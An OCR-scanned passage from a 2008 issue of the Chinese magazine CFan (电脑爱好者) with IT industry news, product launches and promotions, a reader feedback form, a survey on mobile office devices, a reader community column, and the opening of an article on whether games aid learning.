三星SF-371P最新应用了自动电话线检测功能，当传真信号正确连接时，机器会发出提示音并且在LCD显示屏上显示传输信息，让用户正确判断当前的传真状态

业界资讯 INDUSTRY



“45 纳米英特尔酷睿 2 极限训练营”开营

北京站“DIY 玩家零距离接触 2008 英特尔 45 纳米酷睿 2 极限训练营”由英特尔与中关村在线联合主办。此次 DIY 界的武林大会广邀 DIY 领域的英雄豪杰和英特尔公司销售与市场营销事业部副总裁兼中国大区总经理杨叙先生一起，畅谈高清、超频、游戏、机箱改造等热门话题，并让各 DIY 玩家亲身体验 45 纳米英特尔酷睿 2 系列微处理器的优越性能，一同挑战性能极限。（姚雯）

英特尔与梦工厂共推 3D 电影技术

2008 年 7 月 8 日，英特尔公司与梦工厂动画公司宣布结成战略联盟，共同推动 3D 电影制作技术的革命。计划于 2009 年 3 月 27 日上映的动画片 Monsters vs. Aliens（《异形战魔怪》）将是首个使用新技术的影片。梦工厂动画公司之前曾宣布将从明年开始全力制作 3D 动画影片。通过把计算基础设施转化为基于英特尔的系统，梦工厂的艺术家们将能够采用全新的一流 3D 制作工具实现更加快速和便捷的高质量图像渲染和修改，共同为观众带来超凡的剧院式影音娱乐体验。（姚雯）

谷歌 2008 媒体日在京举办

Google（谷歌）近日举办了 2005 年 7 月进入中国以来的第二个"媒体日"。谷歌全球副总裁兼大中华区总裁李开复博士在会上发表了题为"共享成长、引擎未来"的主题演讲。谷歌全球副总裁刘允则就谷歌的广告营销平台和商业合作伙伴，发表演讲。此次媒体日上，谷歌还邀请了崔永元、陈彤、徐小平、何力等资深业内人士做了名为"搜索——突破你的想象"的主题讨论。大家一致认为，搜索的空间无限，人们对信息和知识的渴求，还亟待需要革新的技术来完成。（杜昕）



李开复博士在会上说，中文搜索将始终是谷歌中国的发展核心。相信 2008 年又会是谷歌硬拼百度的一年！

卓越亚马逊新北京运营中心正式启用

在卓越亚马逊成立八周年之际，新北京运营中心正式启用。新运营中心位于亦庄经济开发区，占地面积达 4 万平方米，仓储能力也增大了 3 倍，扩充到了 1200 万件单品。卓越亚马逊还在广州和苏州分别拥有一处运营中心。采用了亚马逊公司先进的全球库存管理系统。完全实现当天配送服务，进一步增强了用户体验。（张锐峰）



这么大一个“绿色天然”的配货仓库的建成，给乐于网购的网民们又带来了一个好消息：亚马逊发货速度更快了，东西更全了！

目标软件、NVIDIA 联盟缔结

2008 年 7 月 10 日，目标软件与 NVIDIA 签订合作协议。双方将在游戏技术领域开展深切合作，打造至今为止最高技术含量的国产游戏《MKZ》。《MKZ》将拥有最优质的画面表现力以及通过 PhysX 实现的物理效果。目标软件总裁张淳表示，在与 NVIDIA 合作之后，将会更加注重于游戏尖端技术的开发应用，力图成为世界一流的游戏研发企业。（张锐峰）



目前国产游戏的同质化严重，在不少层面上是限于技术原因而使创意无法发挥，目标软件的技术革新是符合行业需要的。该来点新鲜玩意儿啦！



三诺音箱成立十二周年

8 月 26 日，三诺集团迎来了十二周岁的生日。三诺集团自 1996 年成立以来，经过了 12 年风雨的洗礼，成为世界多媒体音频产品领先的整体解决方案提供商之一，集音频产品设计、开发、制造、销售、服务一体化企业，获得多项技术及设计专利，并于 2007 年成功在韩国上市，成为“首家在韩上市的境外企业”。（李隆）

联想首次进入世界 500 强

7 月 9 日晚，美国《财富》杂志网站公布了 2008 年度世界 500 强企业排行榜，联想集团以 2007 财年 168 亿美元的营收位列第 499 位。联想新闻发言人表示："跻身世界 500 强证明了联想国际化策略的成功，也是对联想在全球快速成长的认可，联想对此感到非常骄傲。我们希望以创新的信息科技、产品和服务支持北京奥运，并通过奥运会这个平台提升联想的全球影响力，向全球展示中国品牌的实力。"（张健）

汉王科技 & 幻想艺术国际游戏概念设计大师讲座

近日，数位板领先厂商汉王科技联合《幻想艺术》，邀请了国外大师亲临上海第四届中国国际动漫游戏博览会现场和北京中央美术学院学术报告厅，举行讲座。讲座不仅邀请了多名来自美国等多个国家和地区的著名动漫插画艺术家和游戏概念设计师，还包括为中国动漫产业做出一定贡献的相关企业领导，旨在推动中国教育、文化创意产业的发展，促进国内外优秀 CG 人才之间的交流。（姚雯）

天线视频获得艾瑞年度最佳创新营销奖

在刚刚结束的 2008 艾瑞新营销年会上，作为国内领先的中文电视和视频新媒体平台，天线视频（www.openv.com）凭借将传统电视资源与互联网紧密结合的营销模式及所带来的广告价值，一举获得了年会评选的"2007～2008 年度最佳创新营销奖"。天线视频获奖意味着广告主对于网络电视媒体平台的认可，意味着这个平台在未来将拥有更广阔的市场空间。（姚雯）

麦博召开全国代理商大会

从 1998 年建立至今，深圳麦博电器公司已经历经 10 年路程，为更好地促进与全国代理商之间的沟通和交流，2008 年 6 月 16 日麦博全国代理们齐聚深圳，隆重召开了麦博渠道精英盛会。麦博副总经理王继昌先生致欢迎辞，为本次大会揭开了帷幕。（李隆）



活动促销 SALES PROMOTION

金河田迎奥运促销活动启动

本次活动时间为2008年7月15日～8月15日。活动期间，凡购买指定促销产品的消费者均可获得相应的精美礼品一份。参与本次促销活动的产品有3G系列、G8310、G8311音箱；战地枭龙游戏机箱、SOHO系列（包括宝康王子）、数字系列机箱；龙霸一号、劲霸传奇ATX-S405（终结者）、劲霸传奇ATX-S410（静音版）、劲霸传奇ATX-S300（静音版/加强版）、节能大师ATX-S395（标准版/静音版）电源等。（李隆）

礼遇尊贵，ThinkPad X300献礼

ThinkPad X300自2008年7月12日至2008年8月12日开展促销活动。活动期间，消费者凡购买ThinkPad X300笔记本电脑不仅可享受22999元与28999元的最新优惠价格，同时更可获赠价值高达4268元的商务旅行套装，包括Think原装拉杆箱、移动硬盘以及备用电源适配器，对于经常进行商务旅行的用户来说，无疑是非常贴心的装备。（于峰）



目前X300的核心配件如固态硬盘等价格开始下降，ThinkPad X300市场售价也得以下探，消费者的福音啊。

北通BTP-2008龙腾纪念版手柄

龙腾手柄是北通推出的一款纪念版手柄，在手柄的设计上，也加入了大量的运动元素，在手柄正中印有北通龙腾纪念版的字样，左侧则是祥云镀银纹理，而在右侧还印有"为中国加油喝彩！"的口号。结构上，龙腾手柄采用飞翼手柄架构，除了十字方向键外还有一左一右的两个模拟摇杆，合计10个按键可以应付任何游戏的需要，通过模式键还能在数字和模拟功能之间随意转换。（何昊）

惠普黑白激打市场份额猛增一成

根据权威市场调查机构IDC公布的打印机市场数据显示，2008年第一季度惠普单功能黑白激光打印机一举斩获70.4%的市场份额，比2007年全年平均63.5%的市场占有率又高出了近一成。长期以来，惠普在单功能黑白激光打印领域占据着大半江山，市场份额始终稳定在60%以上，但惠普显然并未满足于此。2008年伊始，惠普在黑白激打产品线持续发力，多款应用了新技术的黑白激打新品隆重上阵，为用户提供了更多的办公选择。（西浩铭）

50万通缉史上最强病毒

7月，顺网科技发出悬赏公告，宣布出资50万，通缉"机器狗"病毒作者。这是近年来国内企业悬赏金额最高的"病毒通缉令"。公告声明：7月9日至8月8日期间，凡向公安提供病毒制造者有效线索者，可获得10万元奖励，案情落定后可再获40万元奖励。详情请见顺网官方网站（http://www.icafe8.com/killigm）。（何昊）

爱普生启动"爱心服务活动"

随着灾区用户报修数量的增加，爱普生公司发现地震引起的故障或损坏占了较大比例，其中包括地震引起的机器物理损坏，如外壳摔裂、部件脱落等。为此，爱普生启动"爱心服务活动"：自7月1日起至8月31日，凡灾区用户使用的爱普生打印机因震灾引起故障或损坏，可在指定的17家服务中心、服务站和维修站享受免除维修费的服务。详情可咨询400-810-9977客户服务热线。（张健）

新品上市 EXPRESS



长城显示器烽火新品登陆市场

长城再度向高端显示器市场进军，推出同系精品——烽火L226显示器，该机采用长城显示器中经典的黑色与少有的时尚白色作为基础色系，力求与现代家居生活追求融为一体，全新的外形设计，更高的12000：1动态对比度，1680×1050分辨率、2ms响应时间，支持DVI/D-sub双接口的设计，使烽火L226具备了一款高端产品应有的实力，同时也延续了长城显示器高价值的优势。（李隆）

校内网正式推出开放平台

2008年7月8日，国内SNS行业领跑者校内网宣布正式推出开放平台（Open Platform）。"任何对开放应用感兴趣的公司与个人，我们都欢迎其加入校内网的Open Platform。"陈一舟向所有第三方合作公司表示。作为国内最先推出Open Platform的SNS网站之一，校内网此次的高调发布显然经过了深思熟虑，并在技术层面拥有了足够的储备。（张锐峰）



如果能够在第三方开放上得到更多内容、应用的支持，校内网将进一步其行业领先优势，并在探索互联网新兴赢利模式上迈出重要一步。

搜狐奥运火狐浏览器正式发布

搜狐公司和浏览器Firefox合作，联合推出"搜狐奥运火狐浏览器"，广大网民能更方便、快速、自如、流畅地获取奥运信息。"搜狐奥运火狐浏览器"基于火狐浏览器（Firefox）的"开源"特性，在Firefox 3.0版本上专门为中国网民打造的一款奥运专用互联网浏览器。（张锐峰）



这款"双狐"浏览器的推出，标志着Firefox越来越重视对中国市场本地化的适应。

AMD发布笔记本平台PUMA

6月30日下午，AMD详细披露了下一代笔记本平台。AMD大中华区计算产品部产品市场总监唐志德先生强调，这款代号为"PUMA"的下一代笔记本平台将为移动产品提供极致的高清视频性能和更高的能效。（西浩铭）



AMD笔记本平台独立/集成显卡切换功能非常让人期待，在性能和功能之间更容易达到平衡。

《武林群侠传OL》公测发布会7月8日隆重举行

7月8日下午，"布武天下——《武林群侠传OL》公测暨中广网与AMD战略合作发布会"隆重举行。中广网总裁王平先生、台湾中华网龙公司总经理吕学森先生和游戏战略合作伙伴AMD（中国）副总裁潘晓明先生先后为发布会致辞，正式宣告《武林群侠传OL》威武公测7月11日启动。（张锐峰）



又一款制作精良的国产武侠网游诞生了，画面更加美妙，自由式动态战斗、电影式副本两个新特色值得玩家期待。CF [CP17]

2008年1季度，亚太地区3G新增用户为1330万，创历史新高。这个数字只包括WCDMA和CDMA2000 EV-DO，并不包含CDMA2000 1x技术



同方发布百变迷你笔记本imini系列

7月9日，同方发布了全新的超便携笔记本imini系列。而近百款色彩缤纷，风格迥异的imini系列笔记本彩壳同步亮相，更给暑期火热的超便携市场造成了极大的视觉冲击力。"完全定制化的百变外观与多种独创的潮流功能，令imini成为一种实用而有趣的时尚单品。"同方计算机系统本部总经理李健航肯定地表示。（西浩铭）

媒体报价：9999元起
售前咨询：010-82399988
官方网站：www.thtf.com.cn

百盛节能管家电源上市


航嘉百盛电源推出新一代节能电源节能管家。节能管家额定功率230W，兼容ATX12V 2.3版本，适应于双核CPU和主流显卡配置，防雷击设计，过流、过压、过载、欠压及输出短路保护。采用高效节能芯片，符合国家最新节能标准。超低纹波、超强稳定，尤其是具有关主机即同时关闭显示器电源功能，有效延缓显示器老化，彻底消除显示器待机时的功率功耗，显著降低电费开支，特别适合网吧或者办公使用。（姚雯）

媒体报价：139~159元
售前咨询：400-678-8388
官方网站：www.belson.com.cn/

技嘉科技P45极致系列主板

2008年7月4日，技嘉联合全球顶尖主板、显示适配器和硬件解决方案制造商，隆重推出采用最新Intel P45芯片组，专为超频狂热玩家所量身打造的"EP45极致系列"主板。EP45极致系列主板采用严选用料质量的Ultra Durable 2超耐久第二代设计并结合技嘉独家多段式动态节能技术DES Advanced。EP45极致系列率先采用针对超频环境独家设计的Hybrid Silent-Pipe复合式散热系统，更支持多种领先市场的系统信息判读设计。（姚雯）

媒体报价：1588元
售前咨询：010-62102838
官方网站：www.gigabyte.tw




金士顿推出多款新奇内存

在近日举行的2008中国国际消费电子博览会中，金士顿展出了数十款新品。这其中，最吸引人眼球的三款新品是今年二月刚刚创造内存频率世界纪录的HyperX 16000（DDR3 2GHz）、全球第一款笔记本高性能内存HyperX DDR2 667 SO-DIMM，以及"带翅膀的HyperX" KHX6400F2LLK2/2G。HyperX SO-DIMM本身具有超低的延时设置，因此将笔记本内存换成它，直接就能提升运行性能。KHX6400F2LLK2/2G令人过目不忘的是它奇特的散热装置，可见对稳定性要求之高。（姚雯）


媒体报价：价格未定
售前咨询：800-820-1399
官方网站：www.kingston.com/china/

多彩DLP-500A电源热销

DLP-500A这款电源采用最新的IntelATX12V 2.3版设计，并融合了多彩科技的几项专利技术，全面支持Windows Vista系统。电源的另外一个优点是它采用了多彩科技德国研究院发明的"风扇守护神系统"专利技术，12CM静音大风扇设计，保证你在散热的同时也能享受"清净"。作为多彩对广大用户的回馈，用户可以通过多彩网上商城购买，可以享受8.8折优惠活动，详细情况请登录官方网站查询。（李隆）



媒体报价：320元
售前咨询：0755-89929888
官方网站：www.deluxworld.com



威刚迪斯尼数码相框荣耀上市

威刚迪斯尼数码相框采用了7英寸超高品质液晶屏幕，可提供高分辨率、高亮度，色彩纯正；在存储介质方面，它不仅内建1GB超大容量存储空间，更提供了CF/SD/xD/MMC/MS/MS PRO多种扩展接口；在功能设计方面，它支持缩略图查看功能，从而让你迅速找出自己想要的照片。配合先进的数码调节技术，还可实现照片放大、缩小，或是90度/180度/270度旋转功能；相框还支持照片自动播放功能，可让一张张精彩的照片像幻灯片一样连续播放；内置的日历模式，则可让相框瞬间变身为极具个性的桌面万年历，日期和时间皆可随手查询。（姚雯）

媒体报价：1680元 | 售前咨询：800-828-8681

官方网站：www.adata.com.cn

现代音响 HY-480D出货量猛增

这款面向游戏爱好者的现代HY-480D，以其尊贵、典雅的外表，超值的销售价格，成为中端消费者的最佳选择。不少游戏爱好者更是对它全木质的外表、金黄色的喇叭锅底喜欢得十足。这一款值得一生珍藏的现代HY-480D音箱当然也要长得一身标准的体型，为2.1多媒体音箱定下标准，主音箱上的音量调节按钮采用旋转式设计。（李隆）

媒体报价：199元

售前咨询：400-779-1617

官方网站：www.szcjc.com









技展ATX-M606机箱上市

机箱拥有7个3.5英寸仓位和3个5.25英寸仓位，完全可以轻松应对扩展需求。同时，它拥有独特的免工具拆卸和侧面板固定卡设计，方便随时轻松升级或清洁爱机。ATX-M606配备了硕大的CPU散热导风罩，预留12CM静音风扇安装位，且在侧板上设置了若干散热孔，符合Intel推荐的38度机箱标准。优质0.6mm耐指纹电解板使得箱体拥有极高的强度，保障内部元件稳定运行。（李隆）

媒体报价：208元

售前咨询：0755-33608660

官方网站：www.jizhan.com.cn



漫步者R1600T08上市

R1600T08是一款小书架箱，能有效地节约桌面空间。外形上遵循古典简洁的设计风格，声学结构上采用常见的后倒相式结构。它强调音乐性，如何让中高频变得优秀，是R1600T08的设计重点。R1600T08采用了在S2.1M中备受好评的涟漪波浪形丝绢振膜高音扬声器，这枚扬声器与众不同，它采用涟漪波浪形丝绢振膜，这种振膜能有效减少振膜高速振动时带来的失真，并喷涂漫步者专利涂层，让声音具有凌厉的瞬态表现同时还具有柔和听感。（姚雯）

媒体报价：380元

售前咨询：800-810-5526

官方网站：www.edifier.com






天敏电视棒 激情奥运会，精彩不断

天敏电视棒可以帮你留住精彩。它不只是看，还带有全面的录像功能，多套节目预约录像，可一次预约多个不同时段的节目，并且具有录像暂停功能，轻松跳过广告，节约硬盘空间。这样一来，你不必担心因为没时间，而看不到自己喜爱的赛事了。特别是今年的奥运会是在家门口举行，更多精彩不能错过，现在只要装上天敏UT820，随时随地，看录奥运会。让我们一起留住更多精彩的赛事！（李隆）

媒体报价：289元

售前咨询：0752-2677937

官方网站：www.10moons.com CF [CP18]



电脑爱好者 2008年第15期 评刊调查表

DU ZHE PING KAN 读者评刊

亲爱的读者:

感谢您一直以来对《电脑爱好者》的关注和支持。为了更好地了解您的需求，为您提供更实用更精彩的内容，我们期盼着听到您宝贵的意见和建议。在此全体编辑向您致以衷心的感谢!



欢迎使用网上评刊系统

网上评刊地址: http://www.cfan.com.cn/activity/zhuanti/pingkan0815

★无论你是平信评刊、电子邮件评刊，还是参加网上评刊，都有机会中大奖!

如果您选择的优秀文章与最终公布的优秀文章吻合度高，那么中大奖的几率就更大!

评刊表复印或手抄均有效，本期评刊截止日期2008年9月1日(以邮戳为准)请寄至:北京万寿路翠微中里14号楼4层 北京123信箱（北京《电脑爱好者》杂志社）编辑部/评刊2008年第15期收(邮编100036)
发邮件到dubian@cfan.com.cn，也有机会成为幸运读者，中大奖!

本期综合评价

1.本期杂志的总体难度:

□太简单 □比较适中 □有点难 □太难

2.您认为本期内容策划得最好的栏目有:（多选）

□特别话题 □"In"派茶馆
□CFan新视界 □聪明用电脑
□我就CFan □天生我才
□傻博士 □CFan加油站
□数字时代 □热点话题
□明白买电脑 □CFan爆料王
□十五周年 和你在一起

3.您认为杂志目录页中的重点文章介绍是否能有效地引导阅读?

□有很大帮助 □一般 □没有帮助

不足为________________

4.您近期最关注的内容是?（多选）

□系统 □网络 □软件 □办公
□硬件 □多媒体 □业界新闻

5.欢迎您监督本刊质量，指出本期的各类错误或不足，留下宝贵意见和建议，可另附纸说明，谢谢!

____

■个人资料

姓名________ 年　龄________
性别________ 文化程度________
职业________ 联系电话________
通讯地址________________邮编________
QQ/MSN________ E-mail________

■本期文章评价

（"文章代码"栏请填文章结尾处的代码，如:YJ01。）

本期最喜欢的文章

原因编码: a时效性强 b技术实用 c内容丰富 d学到知识 e幽默有趣 f值得收藏 g立意新颖 h观点独到 i恰巧需要 j提高工作效率 k其他

文章代码	原因	美中不足


本期不喜欢的文章

原因编码: (1)时效太差 (2)不实用 (3)选题重复 (4)难度较高 (5)难度太低 (6)不真实 (7)不新颖 (8)不够详细 (9)有字/语法错误 (10)其他

文章代码	原因	改进建议

标题最好的文章

文章代码	原因



一等奖1名



奖品:罗技快看合金版摄像头
价格: 799元/个

二等奖2名



奖品:罗技炫彩耳麦
价格:189元/个

三等奖3名



奖品:罗技快看畅想版网络摄像头
价格: 99元/个

感谢罗技提供产品赞助! 欲了解更多产品信息请登录www.logitech.com。

2008年度CFan读者购买意向调查报告

移动办公设备类

● CFan数据分析师/李春艳　● CFan评测室/于峰

查看全部报告信息请登录爱好者网站：http://www.cfan.com.cn/vote/

在本次调查中，移动办公设备主要是指智能手机、MID(移动信息设备，Mobile Information Device)、UMPC(超便携移动计算机，Ultra Mobile PC)等可以用于网络办公的IT设备。本次调查共获得503份有效问卷。

移动办公的需求

根据本次调查询问读者是否使用移动网络办公的问题结果发现，CFan读者中有10.5%表示要经常使用移动网络办公设备，还有59.2%的读者会偶尔使用，有大约30.2%的读者目前是不需要使用移动办公设备的。

在电脑成为很多人工作、娱乐必备工具的今天，一台电脑有时已经不能满足用户的日常使用需求了。调查发现约38.8%的读者认为他们需要至少两台电脑才能保证各项使用需要。

虽然61.2%的读者都认为一台电脑能够满足他们的使用需求，但只有15.5%的读者表示使用功能单一的个人电脑即可。84.5%的读者表示功能单一的电脑不能满足他们的使用需求。



▲CFan读者使用移动网络办公设备的频率

对UMPC、上网本的了解程度

受访的读者有接近七成表示对UMPC、上网本略有了解，只有7.0%的读者对UMPC和上网本非常了解，还有23.9%的读者还不清楚超便携个人电脑和上网本这些新兴的移动办公设备。

智能手机

约有28.2%的受访读者目前使用智能手机，其中13.7%的读者认为智能手机可以满足他们移动上网的需求，还有14.5的读者表示仅使用智能手机是不能完全满足他们的要求的。

移动网络办公设备购买趋势


当询问智能手机、MID和UMPC这三类移动网络办公设备哪个是读者最有可能购买的时，约40.6%的读者选择了智能手机。智能手机是三者中体积最小的且最具个性化外观的数码产品，当读者对移动网络办公的需求主要是收发电子邮件等时智能手机无疑是最好的选择。选择MID的读者约占31.4%，还有28.0%的读者更愿意购买UMPC。

MID品牌

在本次调查提供的五个MID主要品牌中，53.5%的读者表示最喜欢的是华硕，惠普以20.3%的比例排在第二位，喜爱神州MID的读者占8.3%，ACER的MID设备吸引大约5.4%的读者，微星所占的比例是3.4%，还有9.1%的读者选择了其他。

MID价格影响

有不少人士认为MID设备的出现会对笔记本电脑和智能手机等功能有重叠的IT产品市场造成冲击，通过对本次调查的相关问题分析发现，当MID设备在2000元~3000元之间时，约有50.3%的读者表示要视情况而决定是否购买，有41.9%的读者认为这个价格段的MID设备对他并没有吸引力，7.8%的读者选择"有影响"，他们会因此改变原有的购买计划。若MID设备降至1000元~2000元之间时，打算视情况而定的读者比例仅减少1.4%，同时有可能转而购买MID设备的读者比例升至19.7%。




▲低价MID设备对读者未来采购计划的影响

个人电脑购买趋势

当询问读者未来有可能购买哪类个人电脑时，约有32.0%的读者表示最有可能购买UMPC。

UMPC理想价格


在本次调查中有24.9%的读者希望UMPC的价格能够降至3000元以内，有23.7%的读者认为3000元~3999元就是UMPC的理想价格，还有21.5%的读者表示最合适的价格范围是4000元~4999元，还有29.9%的读者能够接受价格高于5000元的UMPC。



▲超便携型笔记本电脑最合适价格

UMPC购买影响因素

CFan读者若购买超便携个人电脑，最看重的是产品的电池续航能力，约有84.9%的读者选择了该项，电池续航时间是移动设备最重要的性能之一，试想若外出时还要到处找插线板，那移动的便捷就大打折扣了。硬件配置也是很重要的影响因素，84.1%的读者要根据硬件配置做出购买决定。对于UMPC，价格的影响力是在性能之下的，大约会有76.1%的读者看重价格。在具备了便携这个最大特征后，CFan读者对UMPC的外观颜色、易用性设计等的要求均相对较低。




▲购买便携笔记本电脑关注的因素

CFan·你

果果 http://guoguo.blog.cfan.com.cn

奥运钟声快要敲响，奥运旗帜随风飘扬！我们在同一个世界有同一个梦想，温暖的阳光照耀着美丽的希望，让世界听巨龙歌唱，灿烂东方一道光，巨龙张开了翅膀，载着五环去飞翔！终于盼来了这一天，亲爱的读者们，请与我们一起高呼：奥运加油！中国加油！7月15日，北京奥运会赛时官方网站正式上线，赛时将通过中、英、法、西班牙、阿拉伯五种语言发布内容，很强大！奥运开幕式会是什么样子？非常令人期待。不过在你收到下期《电脑爱好者》之前，这个谜底就揭晓了。呵呵。咱们就弄个奥运发型，或者带上五环圈，或者面带微笑（中国最好的名片），迎接奥运吧！



▶我珍藏的爱好者系列光盘。

"CFan研究院"是《电脑爱好者》的王牌栏目。有读者反映，原来是很多编辑一起来对软件进行评测，后来怎么又变成单兵作战啦？提得好！所以我们又赶紧恢复了众小编一起参与的形式，增加栏目的客观、公正、特色、全面与权威性，希望大家多多关注，多多提出宝贵意见和建议！如果喜欢，别忘了在评刊表里支持一下啊！


福建的"雾铃"朋友是一位热心读者，他在爱好者论坛发帖晒了自己的收藏，让人大开眼界，一起来分享吧！

http://bbs.cfan.com.cn/thread-743004-1-1.html


▲我的CFan半月刊与合订本，书柜快塌了。


▲一览CFan的风采。你没有看错，我是用PE塑料袋一本本装起来的。


▲合订本也是必需品。


果果： 编辑小白是买到了奥运门票的幸运者之一，他说："2001年北京刚刚申请到奥运会举办资格的时候我还在想，2008年我怎么去看奥运呢？北京那么远！没想到我现在已经在北京呆了一年多，奥运就在身边！时间真是伟大，不知不觉梦想就实现了，把不能解决的事交给时间吧！"

不知《电脑爱好者》的读者里有多少买到了奥运门票。如果你来北京，有时间欢迎到《电脑爱好者》杂志社做客！盛装的北京欢迎你！热情的CFan欢迎你！

对了，你是否关注过体育明星的blog呢？很有意思哟！开博的有刘翔、王治郅、丁俊晖、鲍春来、邢傲伟、隋菲菲、郭晶晶、范志毅、周苏红、罗雪娟、刘璇、杨威、莫慧兰、申雪赵宏博、孙玥、王海滨、郎平、诸宸、张国政、吉新鹏、王军霞、吴敏霞、钟玲、桑兰、高敏、李铁、孙雯……走进他们的心扉吧！奥运期间，说不定有一线报料呢！

对了，不知道体育明星里是否有《电脑爱好者》的读者？不过可以肯定的是，"CFan人"里肯定有无数的体育爱好者！让我们把体育健身进行到底！最近讲述自己故事的热心读者邮件很多，限于篇幅无法及时刊登，在这里向大家表示歉意。近期将采用的果果已经回复邮件了，而且在金秋《电脑爱好者》成立15周年庆典时，我们将在爱好者网站设立"CFan人"专区，所有CFan人的故事都将在这里展示！欢迎大家继续踊跃投稿，分享自己的成长经历，谢谢！

"超级编辑记者大挑战"活动马上就要开始了！报名邮件那是哗哗的呀！不过我们不会放过任何一个有才华的人，哈哈！所以，如果你充满自信，就赶快报名吧（请发邮件到dubian@cfan.com.cn）！抓紧最后的机会哟！

7月15日下午，30多名优秀大学生来到计算机世界传媒集团参观，与《电脑爱好者》的小编们进行了热烈的交流。本次活动是计算机世界大学与瑞星联合举办的集训营的一部分。这些来自全国各地的计算机相关专业的大学生不少都是《电脑爱好者》的读者，他们通过填写调查问卷、现场猜字、热力辩论等环节，与小编们共度了一个愉快的下午，一起来看看火爆的现场吧！


▲美女主持Etta


▲猜词游戏（硬件和电影词汇），参与有大奖


▲讨论时小编Alpha被美女包围


▼辩题是"当今社会是（否）需要看纸质电脑杂志"。Alpha为正方领队，果果为反方领队，正方获胜，充分说明了纸质电脑杂志的强大生命力！




▶聚精会神的观众


▲评委（左起）：封立鹏（CFan主编）、金鹏（计世大学副校长）、张健（CFan副主编）


▲优秀辩手们手拿奖品喜洋洋

CF [DB01]

重要声明

1. 作者向本社投稿后，三周内没有收到录用答复的(该答复可能是电话或电子邮件等方式)，可自行处理。
2. 本社坚决反对抄袭和一稿多投行为。
3. 除非作者事先声明，否则本社对来稿有编辑权和修改权。
4. 刊物一经上市即寄稿费，稿费以版面字数计算，每千字不低于100元，此稿费含本刊关联出版物及网站转载时应支付的转载稿费。如有异议，请事先声明。
5. 本刊介绍的互联网网站(主页)在刊登前经编辑审查不含色情、反动等非法内容。但由于互联网具有规模庞大、变化快速、超链接等特点，我们无法保证这些网站(主页)今后不含非法内容(链接)，读者一经发现请立即向当地公安机关举报。

Tag：游戏、学业

寓教于乐？游戏靠不靠谱

《家有儿女》中的刘星（张一山饰）在某集中历史考试获得高分，家人从他平时的表现认为他一定抄袭了。受到冤枉的刘星最终被爸爸"平反"，原来他一段时间一直爱玩某款三国游戏，所以考试成绩优秀……不说这个抄袭《成长的烦恼》的桥段有多么不真实，也不说编导对游戏内容有多么不了解，我们单说这游戏里的知识靠不靠谱，可不可信，对孩子们是否有正面意义，或者展开来讲：游戏与学习是对立的吗？

■撰稿/闫晨 ■采访/张锐峰

大妈说：玩游戏就是玩物丧志！坚决要不得！

"毁"人不倦的游戏 之 四大"罪状"

其实不光是大妈们对游戏深恶痛绝，凡是家里有孩子的家长都对此头疼不已。要说起游戏的"恶"来，他们可是滔滔不绝。记者所在小区的大爷大妈深有感触："好些个孩子都不好好学习，整天坐电脑前摆弄，玩那东西就是玩物丧志，要不得的！"

排名	危害
第一大"恶"	让玩家身心俱疲，身体机能受到损害，易近视；如在网吧，危害更大。
